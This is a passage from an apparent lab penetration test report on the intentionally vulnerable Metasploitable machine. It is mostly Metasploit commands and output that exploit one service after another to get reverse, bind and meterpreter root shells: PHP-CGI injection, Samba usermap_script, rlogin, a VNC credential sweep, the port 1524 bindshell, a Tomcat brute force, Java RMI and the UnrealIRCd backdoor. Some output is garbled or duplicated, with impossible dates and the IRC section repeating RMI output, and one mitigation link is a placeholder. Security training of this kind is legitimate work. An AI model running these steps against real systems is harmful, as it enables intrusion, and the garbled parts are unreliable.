msf6 auxiliary(scanner/http/http_version) >
```



It's Apache 2.2.8 with PHP 5.2.4. I have navigated to http://192.168.1.118/phpinfo.php and confirm the information already gathered.

## Penetration test on Metasploitable


I have tried using other http modules in msfconsole to know more about the server. I started with ‘dir\_scanner’ to check for directories list.

```
> use auxiliary/scanner/http/dir_scanner
```

```
> set RHOSTS 192.168.1.118
```

```
> run
```

```
msf6 auxiliary(scanner/http/dir_listing) > use auxiliary/scanner/http/dir_scanner
msf6 auxiliary(scanner/http/dir_scanner) > set RHOSTS 192.168.1.118
RHOSTS => 192.168.1.118
msf6 auxiliary(scanner/http/dir_scanner) > run
[*] Detecting error code
[*] Using code '404' as not found for 192.168.1.118
[+] Found http://192.168.1.118:80/cgi-bin/ 403 (192.168.1.118)
[+] Found http://192.168.1.118:80/doc/ 200 (192.168.1.118)
[+] Found http://192.168.1.118:80/icons/ 200 (192.168.1.118)
[+] Found http://192.168.1.118:80/index/ 200 (192.168.1.118)
[+] Found http://192.168.1.118:80/phpMyAdmin/ 200 (192.168.1.118)
[+] Found http://192.168.1.118:80/test/ 200 (192.168.1.118)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/dir_scanner) >
zsh: suspended msfconsole
```



I have found 6 directories. Then I tried search exploitDB for Apache with the version of PHP using command “searchsploit apache | grep 5.4.2” in linux terminal.

```
└─(mrhacker㉿kali)-[~] $ searchsploit apache | grep 5.4.2
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner
```

CGI Remote Code Execution found. I have exploited it using command “use exploit/multi/http/php\_cgi\_arg\_injection” and set RHOSTS to target IP address.

## Penetration test on Metasploitable

The screenshot shows the Metasploit Framework interface. The command line at the top says: msf6 > use exploit/multi/http/php\_cgi\_arg\_injection. Below it, the exploit details are shown:

```
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > set RHOSTS 192.168.1.118
RHOSTS => 192.168.1.118
msf6 exploit(multi/http/php_cgi_arg_injection) > show options
```

Module options (exploit/multi/http/php\_cgi\_arg\_injection):

Name	Current Setting	Required	Description
PLESK	false	yes	Exploit Plesk
Proxies	no		A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.1.118	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	no		The URI to request (must be a CGI-handled PHP script)
URIENCODING	0	yes	Level of URI ENCODING and padding (0 for minimum) and expand to any other ports. We'll
VHOST	no		HTTP server virtual host

Payload options (php/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.1.224	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Automatic

The screenshot shows a Meterpreter session. The command meterpreter > dir Listing: /var/www is run, displaying the contents of the /var/www directory.

Mode	Size	Type	Last modified	Name
041777/rwxrwxrwx	17592186048512	dir	182042302250-03-10 20:40:13 +0530	dav
040755/rw-r--r--	17592186048512	dir	182042482449-05-12 20:47:21 +0530	dvwa
100644/rw-r--r--	3826815861627	fil	182042311505-02-18 04:43:29 +0530	index.php
040755/rw-r--r--	17592186048512	dir	181964996940-06-01 00:08:18 +0530	mutillidae
040755/rw-r--r--	17592186048512	dir	181964937872-02-08 23:33:20 +0530	phpMyAdmin
100644/rw-r--r--	81604378643	fil	173039983614-08-05 11:38:28 +0530	phpinfo.php
040755/rw-r--r--	17592186048512	dir	181965051925-08-30 22:34:46 +0530	test
040775/rwxrwxr-x	87960930242560	dir	173083439924-11-22 18:20:32 +0530	tikiwiki
040775/rwxrwxr-x	87960930242560	dir	173040024853-07-12 04:28:19 +0530	tikiwiki-old
040755/rw-r--r--	17592186048512	dir	173046477589-12-25 03:29:26 +0530	twiki

I have successfully opened a meterpreter shell which can be used as a Metasploit attack payload that provides an interactive shell from which an attacker can explore the target machine and execute code.

### MITIGATION: [HTTP Method Vulnerability Found \(beaglesecurity.com\)](http://beaglesecurity.com)

## MICROSOFT-DS EXPLOITATION (PORT NUMBER 445)

**Severity:** Critical

445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP). It is SMB (Server Message Block) protocol for file sharing and network services in Windows systems. It

## Penetration test on Metasploitable

is often targeted by exploits like EternalBlue, making it a critical security risk if left exposed or unpatched.

```
> use exploit/multi/samba/usermap_script
```

```
> set RHOSTS 192.168.1.118
```

```
> run
```

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.1.118
RHOSTS => 192.168.1.118
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.1.224:4444
[*] Command shell session 1 opened (192.168.1.224:4444 → 192.168.1.118:33826) at 2024-05-20 18:39:11 +0530

whoami
root
telnet 192.168.0.117 1524
```

Here I get the access to root.

## LOGIN EXPLOITATION (PORT NUMBER 513)

**Severity:** High

513/tcp open login OpenBSD or Solaris rlogind. Port 513 is used by the **rlogind** service, which allows remote login without encryption, making it vulnerable to interception and man-in-the-middle attacks. In Metasploitable, this service is especially risky due to its lack of authentication and encryption, posing a significant security threat.

```
> search rlogin
```

```
> set RhOSTS 192.168.1.118
```

```
> set USERNAME root
```

```
> exploit
```

```
> sessions -i
```

```
> sessions -i 1
```

## Penetration test on Metasploitable

```
msf6 > search rlogin
Matching Modules
=====
#  Name
0 exploit/windows/brightstor/lserver_rxrlogin 2007-06-06 average Yes CA BrightStor ARCServe for Laptops and Desktops LGServer Buffer Overflow
1 exploit/windows/http/solarwinds_fsm userlogin 2015-03-13 excellent Yes Solarwinds Firewall Security Manager 6.6.5 Client Session Handling Vulnerability
2 post/windows/gather/credentials/mremote normal No Windows Gather mRemote Saved Password Extraction
3 auxiliary/scanner/rservices/rlogin_login normal No rlogin Authentication Scanner

Interact with a module by name or index. For example info 3, use 3 or use auxiliary/scanner/rservices/rlogin_login

msf6 > use 3
msf6 auxiliary(scanner/rservices/rlogin_login) > set RHOSTS 192.168.1.118
RHOSTS => 192.168.1.118
msf6 auxiliary(scanner/rservices/rlogin_login) > show options
```

```
File Actions Edit View Help
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/rservices/rlogin_login) > session -i
[-] Unknown command: session
msf6 auxiliary(scanner/rservices/rlogin_login) > sessions -i
Active sessions
=====
# sessions
- Id  Name  Type  Information Connection
-- -- --
1  Port 2200  shell  RLOGIN root from root (192.168.1.118:513)  0.0.0.0:1023 → 192.168.1.118:513 (192.168.1.118)
msf6 auxiliary(scanner/rservices/rlogin_login) > sessions -ii
[-] Invalid session identifier: 0
msf6 auxiliary(scanner/rservices/rlogin_login) > sessions -i 1
[*] Starting interaction with 1 ...

Shell Banner:
root@metasploitable:~# 

root@metasploitable:~# ifconfig
ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:cd:57:c9
          inet addr:192.168.1.118 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fedc:57c9/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:385183 errors:0 dropped:0 overruns:0 frame:0
          TX packets:149036 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:34912423 (33.2 MB)  TX bytes:37880125 (36.1 MB)
```

Here I got the root shell.

**MITIGATION:**<https://www.ibm.com/docs/en/zos/2.4.0?topic=rlogin-solving-problemssetup>

## NETBIOS-SSN Exploitation (PORT NUMBER 139)

**Severity:** High.

139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP). Port 139 with Samba smbd 3.X - 4.X is vulnerable to exploits like unauthenticated access and remote code execution, allowing attackers to access shared files and potentially control the system. These vulnerabilities can be exploited to compromise network security, especially in outdated or unpatched Samba versions.

> **use exploit/multi/samba/usermap\_script**

> **set RHOSTS 192.168.1.118**

## Penetration test on Metasploitable

> **run**

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.1.118
RHOSTS => 192.168.1.118
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.1.224:4444
[*] Command shell session 1 opened (192.168.1.224:4444 → 192.168.1.118:33826) at 2024-05-20 18:39:11 +0530

whoami
root
telnet 192.168.0.117 1524
```

Here I get the root access.

**MITIGATION:** <https://securityscorecard.com/blog/securing-port-139-strategies-to-prevent-unauthorized-access-and-cyber-threats/>

**VNC (PORT NUMBER 5900)**

**Severity:** High

5900/tcp open vnc VNC (protocol 3.3): Port 5900/tcp is the default port for VNC (Virtual Network Computing), which allows remote desktop access over a network. The VNC protocol enables graphical screen sharing, typically using the RFB (Remote Framebuffer) protocol. Protocol version 3.3 indicates an older version of VNC, which may lack modern security features like encryption, making it vulnerable if not secured properly.

> **search vnc\_login**

> **use 0**

> **set RHOSTS 192.168.1.118**

> **set USERNAME root**

> **run**

## Penetration test on Metasploitable

```
msf6 > search vnc_login
Matching Modules
#  Name                                     Disclosure Date   Rank    Check  Description
-  auxiliary/scanner/vnc/vnc_login          2019-06-09       normal  No     VNC Authentication Scanner

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/vnc/vnc_login

msf6 > use 0
msf6 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):

Name          Current Setting  Required  Description
ANONYMOUS_LOGIN  false        yes       Attempt to login with a blank username and password
BLANK_PASSWORDS false        no        Try blank passwords for all users
BRUTEFORCE_SPEED 5           yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDITS  false        no        Try each user/password couple stored in the current database
DB_ALL_PASSWORDS false       no        Add all passwords in the current database to the list
DB_ALL_USERS    false        no        Add all users in the current database to the list
DB_SKIP_EXISTING none        no        Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD        /usr/share/metasploit-framework/data/wordlist/vnc_passwords.txt  no        The password to test
PASS_FILE       /usr/share/metasploit-framework/data/wordlist/vnc_passwords.txt  no        File containing passwords, one per line
Proxies          View the full module info with the info -d command.  no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS          192.168.1.118      yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basic

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.1.118
RHOSTS => 192.168.1.118
msf6 auxiliary(scanner/vnc/vnc_login) > set USERNAME root
USERNAME => root
msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.1.118:5900  - 192.168.1.118:5900 - Starting VNC login sweep
[*] 192.168.1.118:5900  - No active DB -- Credential data will not be saved!
[*] 192.168.1.118:5900  - 192.168.1.118:5900 - Login Successful: :password
[*] 192.168.1.118:5900  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) >
```

```
mrhacker@kali: ~
File Actions Edit View Help
DB_ALL_USERS    false        no        Add all users in the current database to the list
DB_SKIP_EXISTING none        no        Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD        /usr/share/metasploit-framework/data/wordlist/vnc_passwords.txt  no        The password to test
PASS_FILE       /usr/share/metasploit-framework/data/wordlist/vnc_passwords.txt  no        File containing passwords, one per line
Proxies          View the full module info with the info -d command.  no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS          192.168.1.118      yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basic
s/using-metasploit.html
REPORT          5900        yes      The target port (TCP)
STOP_ON_SUCCESS false       yes      Stop guessing when a credential works for a host
THREADS         1           yes      The number of concurrent threads (max one per host)
USERNAME        <BLANK>    no        A specific username to authenticate as
USERPASS_FILE   /usr/share/metasploit-framework/data/wordlist/vnc_passwords.txt  no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS    false       no        Try the username as the password for all users
USER_FILE       /usr/share/metasploit-framework/data/wordlist/vnc_passwords.txt  no        File containing usernames, one per line
VERBOSE         true        yes      Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.1.118
RHOSTS => 192.168.1.118
msf6 auxiliary(scanner/vnc/vnc_login) > set USERNAME root
USERNAME => root
msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.1.118:5900  - 192.168.1.118:5900 - Starting VNC login sweep
[*] 192.168.1.118:5900  - No active DB -- Credential data will not be saved!
[*] 192.168.1.118:5900  - 192.168.1.118:5900 - Login Successful: :password
[*] 192.168.1.118:5900  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) >
```

I got the password for the root as “password”.

### MITIGATION: <http://mitigationsteps>

## INGRESLOCK (PORT NUMBER 1524)

### Severity: Critical

1524/tcp open bindshell Metasploitable root shell: Port 1524/tcp is commonly associated with a backdoor known as bindshell. It provides direct root shell access to attackers, allowing them to execute commands remotely with full privileges. This poses a severe security risk, as it grants unauthorized users complete control over the compromised machine.

It just says Metasploitable root shell. Sometimes things are just simple and easy. We'll use Netcat to connect to that port and see what happens:

```
$ nc 192.168.1.118 1524
```

The terminal session shows the following steps:

- Nmap scan is run on port 1524 of 192.168.1.118, identifying a bindshell Metasploitable root shell.
- Netcat is used to connect to the identified port 1524.
- The ifconfig command is run on the Metasploitable host to show network interface details.

```
(mrhacker㉿kali)-[~]
$ nmap -sV -p 1524 192.168.1.118
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-20 19:36 IST
Nmap scan report for 192.168.1.118
Host is up (0.00072s latency).

PORT      STATE SERVICE VERSION
1524/tcp   open  bindshell Metasploitable root shell

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.70 seconds

(mrhacker㉿kali)-[~]
$ nc 192.168.1.118 1524
root@metasploitable:/# ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:cd:57:c9
          inet addr:192.168.1.118 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fedc:57c9/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:385672 errors:0 dropped:0 overruns:0 frame:0
          TX packets:149078 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:34958441 (33.3 MB) TX bytes:37885840 (36.1 MB)
          Base address:0xd020 Memory:f0200000-f0220000
```

Here I am in!

### HTTP EXPLOITATION (PORT NUMBER 8180)

**Severity:** HIGH

8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1: Port 8180/tcp is typically used by Apache Tomcat, an open-source web server and servlet container, often configured to handle JavaServer Pages (JSP) requests. The Coyote engine facilitates HTTP communication for Tomcat, but an exposed or misconfigured server could be vulnerable to attacks like directory traversal or remote code execution. Keeping Tomcat patched and properly configured is crucial for mitigating potential risks.

```
> use auxiliary/scanner/http/dir_scanner
```


```
> set RHOSTS 192.168.1.118
```

## Penetration test on Metasploitable

```
> set RPORT 8180
```

```
> run
```

I get the Default webpage in directory “<http://192.168.1.118:8180/admin/>” after scanning the directory.



Now I tried to obtain the password using meterpreter.

```
>set RHOSTS 192.168.1.118
```

```
> set workspace metasploitable
```

```
> set BLANK_PASSWORDS true
```

```
> set USER_AS_PASS true
```

```
> set RPORT 8180
```


```
> run
```

## Penetration test on Metasploitable

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 192.168.1.118
RHOSTS ⇒ 192.168.1.118
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set workspace metasploitable
workspace ⇒ metasploitable
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set BLANK_PASSWORDS true
BLANK_PASSWORDS ⇒ true
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set USER_AS_PASS true
USER_AS_PASS ⇒ true
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8180
RPORT ⇒ 8180
msf6 auxiliary(scanner/http/tomcat_mgr_login) > run
[*] Port 1524
[!] No active DB -- Credential data will not be saved!
[-] 192.168.1.118:8180 - LOGIN FAILED: admin:admin (Incorrect)
[-] 192.168.1.118:8180 - LOGIN FAILED: admin: (Incorrect)
```

```
File Actions Edit View Help
[-] 192.168.1.118:8180 - LOGIN FAILED: root:Password1 (Incorrect)
[-] 192.168.1.118:8180 - LOGIN FAILED: root:changethis (Incorrect)
[-] 192.168.1.118:8180 - LOGIN FAILED: root:r00t (Incorrect)
[-] 192.168.1.118:8180 - LOGIN FAILED: root:toor (Incorrect)
[-] 192.168.1.118:8180 - LOGIN FAILED: root:password1 (Incorrect)
[-] 192.168.1.118:8180 - LOGIN FAILED: root:j2deployer (Incorrect)
[-] 192.168.1.118:8180 - LOGIN FAILED: root:OvW*busr1 (Incorrect)
[-] 192.168.1.118:8180 - LOGIN FAILED: root:kdsxc (Incorrect)
[-] 192.168.1.118:8180 - LOGIN FAILED: root:owaspba (Incorrect)
[-] 192.168.1.118:8180 - LOGIN FAILED: root:ADMIN (Incorrect)
[-] 192.168.1.118:8180 - LOGIN FAILED: root:xampp (Incorrect)
[+] 192.168.1.118:8180 - Login Successful: tomcat:tomcat
[-] 192.168.1.118:8180 - LOGIN FAILED: both:both (Incorrect)
[-] 192.168.1.118:8180 - LOGIN FAILED: both: (Incorrect)
[-] 192.168.1.118:8180 - LOGIN FAILED: both:admin (Incorrect)
[-] 192.168.1.118:8180 - LOGIN FAILED: both:manager (Incorrect)
[-] 192.168.1.118:8180 - LOGIN FAILED: both:role1 (Incorrect)
```

Here I get the username as “tomcat” and password as “tomcat”. I logged into the admin default webpage obtained in above step. The image appears as shown below:



**MITIGATION:** <https://www.ibm.com/docs/en/pasc/1.1?topic=support-web-server-port>

## RMIREGISTRY EXPLOITATION (PORT NUMBER 1099)

**Severity:** High

1099/tcp open java-rmi GNU Classpath grmiregistry: Port 1099/tcp is used by the Java RMI (Remote Method Invocation) Registry, allowing remote execution of Java methods. On a vulnerable machine like Metasploitable, it can be exploited for remote code execution, making it a significant security risk if not properly secured.

>**search java\_rmi\_server**

>**use 0**

>**set RHOSTS 192.168.1.118**

>**run**

```
msf6 exploit(multi/browser/java_rmi_connection_impl) > search java_rmi_server
Matching Modules
=====
# Name                                     Disclosure Date   Rank      Check  Description
- - - - -                                     - - - - -       - - - - -
0 exploit/multi/misc/java_rmi_server          2011-10-15    excellent Yes    Java RMI Server Insecure Default Configuration Java Code Execution
1 auxiliary/scanner/misc/java_rmi_server       2011-10-15    normal    No     Java RMI Server Insecure Endpoint Code Execution Scanner

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/misc/java_rmi_server

msf6 exploit(multi/browser/java_rmi_connection_impl) > use 0
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
```

```
View the full module info with the info, or info-d command.
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.1.118
RHOSTS => 192.168.1.118
msf6 exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.1.224:4444
[*] 192.168.1.118:1099 - Using URL: http://192.168.1.224:8080/97Dvfm1fKVHG9yd
[*] 192.168.1.118:1099 - Server started.
[*] 192.168.1.118:1099 - Sending RMI Header...
[*] 192.168.1.118:1099 - Sending RMI Call...
[*] 192.168.1.118:1099 - Replied to request for payload JAR
[*] Sending stage (57692 bytes) to 192.168.1.118
[*] Meterpreter session 1 opened (192.168.1.224:4444 → 192.168.1.118:41613) at 2024-05-21 18:57:59 +0530

meterpreter > dir
Listing: /
```

Mode	Size	Type	Last modified	Name
040666/rw-rw-rw-	4096	dir	2012-05-14 09:05:33 +0530	bin
040666/rw-rw-rw-	1024	dir	2012-05-14 09:06:28 +0530	boot
040666/rw-rw-rw-	4096	dir	2010-03-17 04:25:51 +0530	cdrom
040666/rw-rw-rw-	13480	dir	2024-04-26 10:16:20 +0530	dev
040666/rw-rw-rw-	4096	dir	2024-04-26 22:58:39 +0530	etc
040666/rw-rw-rw-	4096	dir	2010-04-16 11:46:02 +0530	home
040666/rw-rw-rw-	4096	dir	2010-03-17 04:27:40 +0530	initrd
100666/rw-rw-rw-	7929183	fil	2012-05-14 09:05:56 +0530	initrd.img
040666/rw-rw-rw-	4096	dir	2012-05-14 09:05:22 +0530	lib
040666/rw-rw-rw-	16384	dir	2010-03-17 04:25:15 +0530	lost+found
040666/rw-rw-rw-	4096	dir	2010-03-17 04:25:52 +0530	media
040666/rw-rw-rw-	4096	dir	2010-04-29 01:46:56 +0530	mnt

## Penetration test on Metasploitable

Here I get the meterpreter reverse shell.

MITIGATION: <https://docs.vmware.com/en/VMware-Smart-Assurance/10.1.1/ncm-security-configuration-guide-10.1.1/GUID-EA82CF35-72D1-4EAB-869B-5D5908D4A552.html>

## IRC Exploitation (PORT NUMBER 6667)

**Severity:** High

6667/tcp open irc UnrealIRCd: Port 6667/tcp is used by UnrealIRCd, an Internet Relay Chat (IRC) server. This version of UnrealIRCd is vulnerable to a known backdoor exploit, allowing attackers to execute arbitrary commands remotely, making it a serious security threat.

>**search UnrealIRCd**

>**set CHOST 192.168.1.224**

>**set CPORt 4444**

>**set RHOSTS 192.168.1.118**

>**show payloads**

>**set payload cmd/unix/bind\_ruby**

>**run**

```
msf6 exploit(multi/misc/java_rmi_server) > search UnrealIRCd
[*] Searching for modules...
Matching Modules
=====
Module      |          Description
---|---
0 exploit/unix/irc/unreal_ircd_3281_backdoor | UnrealIRCd 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(multi/misc/java_rmi_server) > use 0
```

## Penetration test on Metasploitable

```
View the full module info with the info, or info -d command.
[*] Information gathering completed (0:00:00.000)
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.1.118
RHOSTS => 192.168.1.118
[*] Exploit chosen: multi/misc/java_rmi_server
[*] Target: nikto
[*] SRVHOST: 192.168.1.118
[*] SRVPORT: 10000
[*] Listener: 192.168.1.118:4444
[*] Started reverse TCP handler on 192.168.1.224:4444
[*] 192.168.1.118:1099 - Using URL: http://192.168.1.224:8080/97DvFm1fKVHG9yd
[*] 192.168.1.118:1099 - Server started.
[*] 192.168.1.118:1099 - Sending RMI Header ...
[*] 192.168.1.118:1099 - Sending RMI Call ...
[*] 192.168.1.118:1099 - Replied to request for payload JAR
[*] Sending stage (57692 bytes) to 192.168.1.118
[*] Meterpreter session 1 opened (192.168.1.224:4444 → 192.168.1.118:41613) at 2024-05-21 18:57:59 +0530

meterpreter > dir
Listing: /
=====
[+] /var/www/html

Mode          Size      Type  Last modified        Name
---          ----      ---   ---:---:---:---:---:---:---
040666/rw-rw-rw-  4096     dir  2012-05-14 09:05:33 +0530  bin
040666/rw-rw-rw-  1024     dir  2012-05-14 09:06:28 +0530  boot
040666/rw-rw-rw-  4096     dir  2010-03-17 04:25:51 +0530  cdrom
040666/rw-rw-rw-  13480    dir  2024-04-26 10:16:20 +0530  dev
040666/rw-rw-rw-  4096     dir  2024-04-26 22:58:39 +0530  etc
040666/rw-rw-rw-  4096     dir  2010-04-16 11:46:02 +0530  home
040666/rw-rw-rw-  4096     dir  2010-03-17 04:27:40 +0530  initrd
100666/rw-rw-rw-  7929183   fil  2012-05-14 09:05:56 +0530  initrd.img
```

Here I get the meterpreter shell. Next I set the payload and exploited, then get the root shell.

```
msf6 exploit(unix/irc/unreal ircd_3281_backdoor) > set payload cmd/unix/bind_ruby
payload => cmd/unix/bind_ruby
[*] Exploit chosen: unix/irc/unreal ircd_3281_backdoor
[*] Target: 192.168.1.118:6667
[*] Started bind TCP handler against 192.168.1.118:4444 → 192.168.1.118:6667 at 2024-05-21 19:05:15 +0530
[*] Command shell session 2 opened (192.168.1.224:37515 → 192.168.1.118:4444) at 2024-05-21 19:05:15 +0530
whoami
root
[+]
```

MITIGATION: <https://www.speedguide.net/port.php?port=6667>

## POSTGRESQL EXPLOITATION (PORT NUMBER 5432)

**Severity:** High

5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7: Port 5432/tcp is used by PostgreSQL databases, and in Metasploitable, the vulnerable versions 8.3.0 to 8.3.7 may expose sensitive data and allow unauthorized access, making it a significant security concern.

Let's try to login to postgres using metasploit framework.

>**search postgres**

>**use 9**

## Penetration test on Metasploitable

> set username postgres

